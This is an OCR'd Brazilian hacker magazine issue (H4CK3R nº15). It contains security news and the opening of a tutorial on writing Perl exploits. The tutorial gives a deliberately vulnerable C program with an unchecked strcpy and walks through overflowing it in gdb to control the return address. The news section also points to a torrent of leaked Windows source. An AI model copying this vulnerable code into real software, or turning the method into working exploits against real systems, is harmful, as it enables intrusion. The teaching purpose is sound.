2 Distros Linux completas voltadas para segurança

DIGERATI tech

H4CK3R

CONHECIMENTO NÃO É CRIME

EXPLOITS EM PERL

VEJA A NOVA GERAÇÃO DE EXPLOITS

No CD-ROM
Tutorial completo

Na Revista
Ferramentas e documentação

Exclusivo
Biblioteca completa de exploits

VÍRUS

O FUTURO DOS ATAQUES VIA INTERNET

Será que algum dia estaremos seguros?

QT

CRIANDO APLICAÇÕES GRÁFICAS PARA O KDE

Porque o Linux também pode ser bonito

FIREWALL TRANSPARENTE

SUA REDE PROTEGIDA

Configurando um firewall intransponível

VEJA MAIS NO VERSO!

PATCHES, VÍRUS E EXPLOITS

A maior biblioteca de "organismos" digitais reunidos para você conhecer tudo sobre segurança

R$11,90 – ANO 3 – Nº15

ISSN 1676-3068

9 771676 306000 15

::curso de segurança digital básico e avançado

universidade H4CK3R

::curso ministrado

Exercícios de defesa e ataque de servidores Linux e Windows

Ideal para administradores de redes e profissionais que desejam trabalhar com segurança digital

Estruturado em hackerismo básico e hackerismo avançado

Curso baseado no livro de informática mais vendido dos últimos 6 meses

Grupos reduzidos para maior interação com o instrutor

Material didático exclusivo

100% PRÁTICO

últimas vagas

*preço promocional: 2xR$180,00

Sobre o instrutor:
Henrique César Ulbrich, autor do livro Universidade H4CK3R, é um profissional com mais de 15 anos de experiência na área de informática, incluindo passagens por empresas como Siemens, Conectiva e Positivo. Foi também sub-editor técnico da revista Info Exame, editor da revista do Linux e dos livros Dossiê Vírus e Dossiê Hardware, da Digerati Books.



Duração: 32horas/aulas
Início: A partir de março de 2004
Horário: 18 às 22 horas
Turmas: (seg, quar e sex) e (ter e qui)

Inscrições por telefone (11) 3217-2606
ou via e-mail para cursos@digerati.com.br
com seus dados para contato
A inscrição será confirmada mediante contato telefônico feito pelo nosso departamento comercial

DIGERATI
educationcenter
Rua Haddock Lobo, 347 – 13º andar
01414-001 – Cerqueira César
São Paulo – SP

*válido somente para as duas primeiras turmas.

ÍNDICE

04 News

10 Perl

20 QTFirewall

26 Firewall Transparente

30 Virus

36 Tutorial C

38 Tech Bugs

43 Subculture

46 Guia do CD

Editorial

Em nossa busca por fazer uma revista cada vez melhor, conseguimos um feito muito importante: a parceria com uma das mais importantes revistas de hackerismo do mundo (além de ser uma das primeiras), a 2600.

Ela é uma revista feita nos EUA, que reúne as descobertas mais importantes da indústria de segurança de software do mundo. Nem todas as descobertas são exatamente legais, mas são importantes mesmo assim.

Nesta revista, nós entramos de cabeça na criação de exploits. E exploits feitos em Perl, uma das linguagens de programação mais "pops" do momento. Como criá-los e torná-los poderosos usados em ataques e prevenções.

O QT é o que torna o Linux mais bonito. Base para a criação do KDE, é a linguagem de programação visual mais importante para o sistema operacional alternativo. Os amantes da linha de comando que nos perdoem mas um software bonito e visualmente bem organizado é fundamental para a popularização do Linux.


Também detonamos na matéria sobre o futuro dos vírus (será que nós é que teremos futuro?) e o Firewall transparente.

O CD também promete: colocamos as duas mais importantes distribuições Linux voltadas exclusivamente para segurança, além de muitos exploits e vírus que podem ser estudados. Afinal, são minúsculas peças de programação mas os melhores diamantes e perfumes são os menores.

O Editor

Ladrão que rouba ladrão

Hackers ameaçam agenciadores de apostas da Web



Um novo tipo de ataque está se disseminando pela Web. Um grupo de hackers, supostamente do leste europeu, está ameaçando agenciadores de apostas da Internet exigindo dinheiro em troca de segurança.

De acordo com o Jornal Financial Times, apontadores de grandes eventos como o Superbowl – de futebol americano - receberam e-mails nos quais suas empresas eram ameaçadas de invasão virtual. Entre os danos prometidos estariam a invasão a bancos de dados e o bloqueio de gateways, além de zoeira com roteadores.



Ataques mancham reputação do Debian

Problemas no kernel fazem com que vários projetos deixem de rodar a distro em seus servidores

Pouco antes de lançar a versão 3.0r2, algumas máquinas do projeto Debian foram invadidas e seus serviços foram comprometidos. Entre elas, a master (sistema de Bugs), murphy (listas), gluck (cvs) e kleker (segurança, www-master, busca).

A distro tinha fama de ser extremamente estável, principalmente devido aos vários testes que são realizados antes de uma nova versão ser disponibilizada ao público. Entretanto, o fato de alguém ter conseguido entrar nas máquinas do projeto, conseguir privilégio de usuário root e instalar arquivos para danificar o sistema fez com que muitos projetos que rodavam Debian em seus servidores migrassem para outras distribuições, entre eles o Mplayer.

De acordo com os desenvolvedores do projeto, o problema que afetava versões anteriores já foi consertado. Para mais informações, acesse a página de segurança:

http://www.debian.org/security/

Congresso Livre

V Fórum Internacional de Software Livre prepara as máquinas

Acontece em Porto Alegre, entre os dias 2 e 5 de junho, o V Fórum Internacional de Software Livre. O evento é considerado um dos melhores do país devido ao fato de promover o encontro de diversos hackers e programadores, oferecer palestras, workshops e debates, além de contar também com sessões livres que podem ser ocupadas por grupos para debates.

O fórum terá apresentação de trabalhos em palestras divididas por temas propostos, que são: inclusão social/digital, política/filosofia, software livre em governos, comunidade, cases, segurança, desenvolvimento, bancos de dados, redes e desktop.
Para mais informações, acesse: *http://www.softwarelivre.org*

5º Fórum Internacional Software Livre

A tecnologia que liberta

Pássaro vira raposa

Navegador do Mozilla muda de nome

O Firebird transforma-se em Firefox e apresenta ao usuário mais leveza, robustez e usabilidade. O navegador é fácil de instalar, oferece diversas opções de layout e suporte para o Mac OS.

A mudança de nome ocorreu por causa de um conflito com outro software livre: a base de dados Firebird. De acordo com a Mozilla Foundation, o projeto desse navegador é apresentar aos usuários uma nova geração de browsers com inovações que prometem deixar o Internet Explorer no passado, inclusive em plataformas Windows.

Mais informações,

http://www.mozilla.org/products/firefox/



firefox 0.8

Volta do Napster decepciona

Relançamento é bem diferente do original

Quando o software de troca de arquivos de música Napster explodiu na Internet há anos atrás, ninguém imaginava o rebuliço que iria causar. Os paradigmas mudaram, a transmissão de informações entre as pessoas já não estaria submissa a uma corporação que intermediaria essa ligação, a troca de arquivos foi a ferramenta que causou uma grande mudança na Web.

Mas tudo isso é coisa do passado. Agora, o Napster, que ainda tenta se livrar de processos na Justiça, se tornou uma empresa. Não é mais coisa de moleque, é coisa de gente grande.

O serviço de download de músicas pela Internet é pago e tem acordos com as gravadoras. Será que agüentamos jabá até na Web?



Erros no Internet Explorer potenciam vulnerabilidade

Mais dois problemas no browser da Microsoft



Usuários do Internet Explorer estão mais suscetíveis a ataques de vírus. A primeira falha encontrada ocorre ao se clicar em links. Você pode acabar baixando um arquivo infectado em vez de estar simplesmente navegando. Esse arquivo é conhecido como vírus de script, ou seja, é um arquivo que fica escondido atrás de um link. O que pode acontecer também é que, ao baixar algo da Web, você na verdade não esteja fazendo o download do que deseja, mas de um outro arquivo.

O segundo problema que foi detectado é a navegação em sites fantasmas, ou seja, você acha que está navegando em um site, mas na verdade está em outro.

Essas falhas foram divulgadas pela empresa dinamarquesa Secunia e, de acordo com a Microsoft, já podem ser corrigidas. Portanto, se você usa o Internet Explorer, é recomendável que faça a atualização oferecida pela empresa nesse link:

http://www.microsoft.com/windows/ie/downloads/critical/818529/default.asp

Nova opção de banda larga

ADSL 2+ é lançado durante a Telexpo

Em março, a Lucent Techonolgies anunciou durante a feira de tecnologia e telecomunicações, a Telexpo, o lançamento do ADSL 2+, uma nova solução para o acesso em banda larga. O grande diferencial dessa nova versão é a velocidade 2.2MHz e capacidade de downstream de 20Mb.


Dessa forma, se comparado ao ADSL normal, o usuário tem o dobro da velocidade de navegação e um maior alcance. O novo serviço também tem suporte para o broadcast de TV, para video on demand e serviços de IP multicast.

Para quem já possui o serviço de ADSL, o novo sistema chegará como um upgrade. Para quem ainda não tem conexão em banda larga, basta entrar em contato com as operadoras de telefonia local e verificar se o serviço já está disponível.



Criptografia para Streaming

Segurança para transmissão de áudio e vídeo




O ISMA (The Internet Streaming Media Alliance) está desenvolvendo um sistema de criptografia para garantir a integridade da transmissão. Dessa forma, os dados de áudio e vídeo seriam codificados no ponto de saída e decodificados só no ponto final. A adição desse pacote não requer nenhuma modificação no IP final, ou seja, o do usuário.
O serviço, entretanto, não provê suporte para a troca de chaves públicas. Mas a ISMA reconhece o fato e adianta que essa será a próxima implementação do projeto que foi formado em 2000 e que conta com a participação de figurões como Apple, AOL, Sun e IMB.

Segredos no código-fonte do Windows

O vazamento de informações mostra como é tosco o sistema

Tudo começou nos submundos de IRCs subterrâneos... Aparentemente o vazamento de partes do código-fonte do Windows teve início em salas de chats de clientes bem desconhecidos de grande parte da população internauta.



A partir daí, várias pessoas começaram a colocar em sites o segredo que era guardado a sete chaves pela corporação de Bill Gates. Nos dias seguintes, alguns desses sites ficaram fora do ar misteriosamente, mas isso não impediu que as partes do código fossem copiadas e passadas adiante.

Curiosamente ou não, os comentários dos programadores colocados no código são hilários, coisas como: "isso é uma mérda e vai ficar assim porque para mudá-lo, teria que mudar quase tudo desta porcaria", e daí para frente.

Vale a pena dar uma olhada. O código está disponível via Bittorrent. O nome do torrent é: windows_2000_source_code.zip.torrent

Aqui você encontra instruções sobre como baixar o código-fonte do Windows:

http://slashdot.org/comments.pl?sid=96614&cid=8264135


Saindo da adolescência
Software Livre completa 20 anos

Em carta aberta para a comunidade Linux, Richard Stallman comemorou sua saída do MIT, há 20 anos, para começar a desenvolver um sistema operacional livre e aberto, o GNU. A história do kernel de Linus Torvalds e o desenvolvimento das distribuições não são novidade para ninguém. A pergunta que fica no ar é: e agora, José?

Mas nem só de rosas é feita tal carta. Stallman dá suas alfinetadas também. Ele questiona se as pessoas usam o software livre por seu aspecto filosófico ou por mero modismo. Ataca os desenvolvedores de banco de dados, linguagens de programação e outros softwares proprietários que usam o ambiente GNU/Linux para trabalhar.

Stallman prossegue afirmando que "para libertar os cidadãos do ciberespaço, temos que substituir os programas não-livres, e não aceitá-los". Dessa forma, ele ressalta que alguns aplicativos ainda precisam ser desenvolvidos.

Entretanto, Stallman não fala em sua carta sobre o rápido desenvolvimento do software livre no mundo. Ou seja, se levarmos em conta que há alguns anos nem existia ambiente gráfico para Linux e que hoje já estão sendo desenvolvidos softwares multimídia livres, vemos que o menino prodígio software livre está amadurecendo rapidamente.




Adeus MP3!
RIAA ganha forte aliado no combate à pirataria

Inicia-se mais um capítulo da guerra iniciada pela RIAA (Recording Industry Association of America) contra a cópia e download de músicas.

A Thomson Multimedia, detentora da patente MP3, juntamente com o Instituto Fraunhoffer, anunciou que o formato passará a utilizar a tecnologia DRM (Digital Rights Management). A tecnologia pode restringir o número de cópias de cada arquivo, ou até mesmo impedir cópias. Outros formatos como o WMA, da Microsoft, e o AAC, da Apple, já utilizam o DRM.


Ao inserir essa tecnologia num dos formatos mais populares de áudio, o MP3, pretende-se diminuir a troca ilegal de arquivos de música.

Vale lembrar que, somente no ano passado, a RIAA processou 1445 pessoas que baixaram arquivos de música pela Internet.



nas entrelinhas

Criadores de vírus trocam "elogios" em meio a códigos



Empresas antivírus que analisaram o código-fonte dos vírus MyDoom, Bagle e Netsky divulgaram que os criadores trocam grosseiros xingamentos nos comentários nos scripts.

Aparentemente, a cada nova versão dos vírus, a disputa aumenta.

O NetskyF, que foi "lançado" no princípio de março, continha uma mensagem dizendo que o Bagle é um perdedor ("Bagle - you are a looser!!!!"). Os criadores do Bagle responderam ao Netsky com palavrões.


Na versão anterior do vírus Netsky, a "vítima" era o MyDoomF, acusado de roubar sua idéia ("MyDoom.F is a thief of our idea!"). Chega a ser irônica uma briga por propriedade intelectual até na criação de vírus.

deletado do sistema

Hacker é condenado a um ano de prisão

O ex-funcionário, que confessou a autoria da ação, foi condenado a um ano de prisão na cidade de Walnut, no estado da Califórnia, por ter usado senhas da administração para sua "vingança pessoal". Garcia agora procura oportunidades interessantes em tecnologia diretamente da sua cela na prisão.

Em 2002, cerca de duas semanas após ser despedido, o administrador de rede Andrew Garcia entrou no sistema da ViewSonic e apagou arquivos importantes que deixaram a rede inoperante por alguns dias.



somente para convidados


Ferramenta de comunicação de funcionário do Google une comunidades

Você ainda não recebeu um e-mail com o assunto "join orkut"? Onde estão seus amigos? Estão todos desconectados do mundo virtual?

Seja paciente. Mais cedo ou mais tarde, a moda que invadiu a Internet nos últimos meses chegará até você, afinal, não existe aquela teoria que afirma que todas as pessoas estão a um grau de seis pessoas de distância umas das outras?

Orkut.com é uma ferramenta para unir comunidades virtuais. Serve tanto para conectar amigos, quanto para encontrar pessoas com gostos parecidos. Após algum tempo de uso, sua rede vai crescendo, seus amigos e fãs aumentando e você ainda pode visualizar sua rede de amigos e criar comunidades. Além disso tudo pode classificar os conhecidos virtuais, os amigos e os melhores amigos.


Mais da metade das pessoas cadastradas no site mora nos Estados Unidos, são solteiros e com idade entre 18 e 25 anos. O Orkut faz sucesso também por ter sido criado por um funcionário do Google, constando nele diversos profissionais que trabalham na famosa ferramenta de busca, além de outros figurões da Internet como Jonh Perry Barlow e Terry Winograd, entre outros.



A MULHER DOS SONHOS

Empregada-robô lava, passa, cozinha e xinga sensualmente





Valerie pode fazer "a maior parte dos serviços domésticos e te dar mais tempo livre", de acordo com o que a própria andróide fala para você ao se apresentar.

Ela põe a mesa, lava, passa e ainda pode aprender outros trabalhos braçais que você queira ensinar! Valerie já vem com um CD-ROM ensinando-a a ditar palavrões, a Bíblia e o Alcorão. O pacote básico da garota para trabalhos corporais sai por US$ 59 mil.

Mudar a cor dos olhos, cabelos e pele dessa nova versão da Rose (a empregada-robô do desenho The Jetsons) pode ser feito sem custo adicional para o cliente. Valerie não é, no entanto, uma moça prata-metálico. Mais parece uma espécie de robô limitado do tipo utilizado em filmes trash de Hollywood. O AndroidWorld.com, que comercializa a moça, possui outros robôs curiosos à venda, como um bebê que pode ser desligado ao chorar.

No momento, a superandróide só está disponível em inglês, mas com opção para sotaque britânico ou americano.

http://www.androidworld.com/prod19.htm

SCO CONTRA-ATACA

Tática da empresa afirma que spam é propriedade intelectual

Não satisfeita com os ataques do vírus MyDoom, a SCO continua acusando a comunidade Linux de plágio na utilização de parte de código-fonte *nix para a criação de um sistema operacional livre e aberto. Desta vez, a corporação processa a AutoZone e a DaimlerChrysler, prosseguindo com sua estratégia de atacar primeiro empresas que utilizam Linux, antes de partir contra os usuários caseiros.

Em 2003, a SCO enviou cerca de 1500 e-mails para empresas que utilizam Linux, exigindo o pagamento de US$ 700 para evitar procedimentos judiciais maiores. O presidente da SCO, Darl McBride, afirmou que a empresa "vai proteger e reforçar vigorosamente a propriedade intelectual".

A defesa a tais ataques, além de vir de milhares de desenvolvedores Linux e de usuários de algumas das muitas distribuições do sistema operacional, chega também por parte da IBM e da Intel que têm contribuído financeiramente nos últimos meses com as empresas que estão sendo processadas.

VIGILÂNCIA NA WEB

Novo programa monitora arquivos baixados

A partir de agora, tome ainda mais cuidado com o tipo de material que você baixa da Internet. Como se não bastassem os processos abertos pela RIAA (Recording Industry Association of America), os censores agora têm acesso à ferramenta CopySense, que monitora as redes de transferência de arquivos P2P e que pode também bloquear os downloads de arquivos protegidos por copyright.

O programa criado pela empresa Audible Magic, localizada nos Estados Unidos, pode ser implementado tanto nos programas de troca de arquivos, como o KaZaA ou o Soulseek, quanto nos roteadores de rede ou nos modems.

De acordo com a empresa, o programa possui um funcionamento parecido com o dos antivírus, ou seja, faz uma varredura dos discos rígidos à procura de arquivos ilegais de programas, músicas e filmes.

Este é mais um capítulo da briga contra o compartilhamento de arquivos.

CopySense

Por Antonio Marcelo

Uma Introdução à Criação de Exploits em Perl

O Perl (Practical Extraction and Report Language) foi desenvolvido por Larry Wall nos tempos em que trabalhou para a NSA (National Security Agency), por volta de 1987. Larry queria criar uma linguagem simples que fosse facilmente assimilada, e que permitisse gerar relatórios e extrair informações de texto. Mal sabia ele que estava criando uma das linguagens de programação mais poderosas e simples de programar.

Muitos programadores, inclusive eu, podem ter um grande preconceito com o Perl. Há cerca de um ano, no entanto, fui apresentado à linguagem de maneira informal numa viagem de ônibus para São Paulo por dois amigos: Ramoni (Projeto Pigmeat) e Felipe Cerqueira (Buffer Overflow). No início, fiquei meio descrente, mas resolvi investir e, um mês depois, nascia o projeto Honeypot com o primeiro sensor, o Fake Squid. Hoje, temos o Honeyperl, um software de Honeypot com funções de IDS e Tarpit totalmente escrito em Perl.

A minha visão era de que o Perl era sinônimo do CGI, ou seja, para desenvolvimento Web, especialmente formulários, mecanismos de procura, etc. Como eu estava errado!

O Perl é muito, muito mais poderoso e fácil de aprender. Tanto é que, em duas semanas, eu já estava com o primeiro protótipo rodando e na produção de meu software. Está certo que meu conhecimento de C ANSI ajudou, mas o Perl rapidamente foi assimilado por outros membros de nosso projeto e se tornou a linguagem padrão de desenvolvimento.

Características do Perl

O Perl é uma linguagem interpretada, que necessita ser instalada no micro (no Linux atualmente temos a versão 5.8). O arquivo é um software livre, licenciado inicialmente na chamada GNU Artistic License (versão 4.0), e pode ser utilizado livremente por todos que desejam desenvolver ferramentas para ele.

Hoje, o Perl conta com um dos recursos mais importantes que existem: os Módulos de Perl. Esses módulos são novas funções incorporadas por programadores no mundo inteiro. Eles executam centenas de funções, desde sockets até inteligência artificial. Essas bibliotecas possuem a extensão *.pm* e podem ser baixadas no site da CPAN (Comprehensive Perl Archive Network).

http://www.cpan.org

Para os usuários que preferem utilizar software proprietário como sistema operacional, existe uma versão do Perl conhecida como Active Perl, que pode ser baixada no próprio site da Perl Foundation.

http://www.perl.org

Exploits em Perl

Obviamente, a comunidade do hacking começou a olhar o Perl como uma possível ferramenta para desenvolvimento de exploits. Tanto é que o último exploit do Samba 2.2.x foi escrito em Perl (o *transroot.pl*). Tratava-se de um buffer overflow remoto, que dava acesso não-autorizado à máquina alvo.

Existem dois pontos importantes. Um deles é descobrir se o programa alvo é vulnerável. O outro é fazer o shellcode. Em outro artigo meu publicado aqui na H4ck3r, (sobre Syscalls), eu disse o seguinte a respeito de um shellcode:

"Um shellcode é a representação das instruções de um programa assembly. Por exemplo, quando uma CPU executa alguma instrução, ela é colocada em alguma parte da memória. A instrução é transformada em uma linguagem de baixo nível, como o assembly apresentado acima em nosso artigo. O shellcode é um conjunto de códigos hexadecimais dessas instruções, os quais são colocados em um array de caracteres. Um dos usos mais comuns é manipular o IP e, assim, desviar para um código arbitrário qualquer como, por exemplo, um shell.

Um shellcode pode ser feito de várias maneiras:

a) escrever diretamente em código hexadecimal, ou seja, já colocar os códigos representantes das operações em assembly (nunca vi nenhum humano fazer isso...).
b) fazer o programa em assembly e extrair o código ? é raramente utilizada, contudo alguns programadores muito experientes, mas muito experientes mesmo, costumam fazer dessa maneira.
c) escrever em C e "dissassemblá-lo" (desculpem este último termo...) ? a maneira mais comum, tanto que 10 em cada 10 programadores gostam de utilizá-la."

Para quem não conhece nada disso, recomendo a leitura deste artigo para entendermos um pouco mais como gerar shellcodes.

Em 2000, a teleh0r publicou um artigo mostrando passo a passo como criar um exploit em Perl. A idéia basicamente era a seguinte:

a) Fazer um estouro de pilha, típica de um buffer overflow, num programa vulnerável;
b) Estudar a pilha;
c) Recuperar os endereços de retorno;
d) Escrever o shellcode;
e) Gerar o exploit.

Vamos passo a passo fazer o exploit para que possamos entender a mística por trás desse tipo de coisa.

O programa vulnerável

Vamos fazer um programa clássico que tem um problema com uma variável com no máximo 1.024 caracteres de memória. Este ponto mostra que podemos explorar um possível buffer overflow. Esse programa foi feito originalmente na teleh0r, mas vamos detalhá-lo melhor.

Com apenas 1.024 caracteres (char variável[1024]), o programa reservará apenas 1.024 posições na memória para o mesmo. Se nós colocarmos mais do que 1.024, teremos um estouro de pilha, logo, um possível buffer overflow. Depois, é criada uma variável de sistema VULNERÁVEL, que inicialmente está com NULL e, depois que nós colocarmos um valor via comando export, vai colocar o conteúdo em VARIÁVEL.
Veja no código abaixo:

```
#include <stdio.h>

int main() {
char variavel[1024];
if (getenv("VULNERAVEL") == NULL) {
fprintf(stderr, "OK\n");
exit(1);
}

strcpy(variavel, (char
*)getenv("VULNERAVEL"));
printf("Variavel de ambiete  VULNERAVEL
e:\n\"%s\".\n\n", variavel);
printf("OK\n");
return 0;

}
```

Salve-o como *vulne.c*. Em seguida, compile-o.

```
root@oldmbox:~# gcc -o vulne vulne.c
vuln.c: In function 'main':
vuln.c:5: warning: comparison between pointer
and integer
```

Agora vamos alimentar a variável de sistema VARIÁVEL com 2.048 caracteres A. Teremos um estouro de pilha aqui bem grande!

```
root@oldmbox:~# export
VULNERAVEL='perl -e '{print
"A"x"2048"}''
```

Em seguida, vamos rodar o nosso bom e velho gdb e executar o programa com o comando r do gdb:

```
root@dcx-fir:~# gdb vuln
GNU gdb 5.3
Copyright 2002 Free Software
Foundation, Inc.
GDB is free software, covered by
the GNU General Public License,
and you are
welcome to change it and/or
distribute copies of it under
certain conditions.
Type "show copying" to see the
conditions.
There is absolutely no warranty
for GDB.  Type "show warranty"
for details.
This GDB was configured as "i386-
slackware-linux"...
(gdb) r
Starting program: /root/vuln
Variavel de ambiente VULNERAVEL
e:
"AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA".

Exemplo de vulnerabilidade

Program received signal
SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

